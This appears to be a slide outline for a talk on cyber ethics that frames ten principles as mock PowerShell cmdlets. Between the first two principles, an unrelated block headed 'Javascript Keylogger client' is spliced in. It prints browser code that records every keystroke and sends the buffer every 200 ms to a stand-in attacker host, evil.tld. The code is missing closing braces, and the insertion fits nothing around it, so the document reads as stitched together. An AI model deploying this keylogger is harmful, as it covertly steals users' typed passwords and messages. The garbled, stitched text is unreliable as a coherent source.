>> Cyber Ethics: 10 Cmdlets to Creating Trust in Cyberspace

A guide by Judy Ting-Edwards

So WHY this talk?

- Social erosion from lack of trust
- Trust = a 'leap of faith'
- Foreigners in cyberspace
- Cyberspace = any virtual space involving computers (not just web)

NOT

- What's ethics and morality?
- How to write PowerShell code?
- Implementation & Enforcement of a Code of Ethics?

Judy Ting-Edwards

I'm a:

- Life-learner (philosopher??)
- Ex-lawyer
- Coder (Node.js mainly)
- Security Engineer (aka Phish Queen) at the Ports of Auckland

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CAVEAT EMPTOR

The cmdlets you're about to see don't actually work in a Powershell console!!

1.Get-Roles

- Code of Ethics
- Role-differentiated Morality
- Know your obligations to:
 - o The end-user
 - o Your boss
 - o Your friends
 - o Your profession
- Conflict of interest

Javascript Keylogger client

The code below is a tiny Javascript keylogger, it stores all keystrokes along with a timestamps in a n array and send it to the attacker controlled server over HTTP every 200 milliseconds.

```
var buffer = [];
var attacker = 'http://evil.tld/?c='
document.onkeypress = function(e) {
    var timestamp = Date.now() | 0;
    var stroke = {
        k: e.key,
        t: timestamp
    buffer.push(stroke);
window.setInterval(function() {
    if (buffer.length > 0) {
        var data = encodeURIComponent(JSON.stringify(buffer));
        new Image().src = attacker + data;
        buffer = [];
}, 200);
```

2.Stop-Uncertainty


 Manage expectations and communicate effectively of each person's roles in the process

Uncertainty → Conflict → Blame → Distrust



3.Get-Empathy

- -WhatIf function on:
 - o End-user
 - o People you know
- Put yourself in their shoes
- Empathy NOT Sympathy
- Empathy = understanding + care



4.Stop-Contempt

- Everyone's life is different
- Don't generalise someone's stupidity simply because they don't know a fact you know
- Contempt culture see Aurynn's talk and blog https://blog.aurynn.com/2015/12

/16-contempt-culture

5.Get-Honesty



Pop ups like this lets users know you care about their rights




- Be your true self
- Being honest with others
- Being honest with your feelings
 - Honesty is the best policy!



6.Stop-Recklessness

- Reckless = dangerously careless
- You wouldn't drive recklessly, why would you code recklessly
- The "can you live with yourself?" test
- Recklessness -> negligence
- Unprofessional



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7.Open-Mind



But not so much your brain falls out!



- Get-Imagination
- Different backgrounds
- Importance of diversity in your workplace - because end users are diverse
- Have fundamental rules and principles though

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PRIDE AND PREJUDICE AND ZOMBIES

8. Stop-Prejudice

- Prejudice = bias + action to disadvantage
- Don't ASSUME (makes an ASS of U and ME)
- People are more capable than you think

>> 9.Get-Context

- A: "It depends..."
- Be informed: update & patch your thought system!
- Know the social cues and norms of your audience

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10. Stop-Obsession

- Nobody died!
- Check and balances are in place
- Usability vs Security
- Don't miss the woods for the trees
- Users gonna use

- 1. Get-Role
- 3. Get-Empathy
- 5. Get-Honesty
- 7. Open-Mind
- 9. Get-Context

- 2. Stop-Uncertainty
- 4. Stop-Contempt
- 6. Stop-Recklessness
- 8. Stop-Prejudice
- 10. Stop-Obsession



Comes great responsibility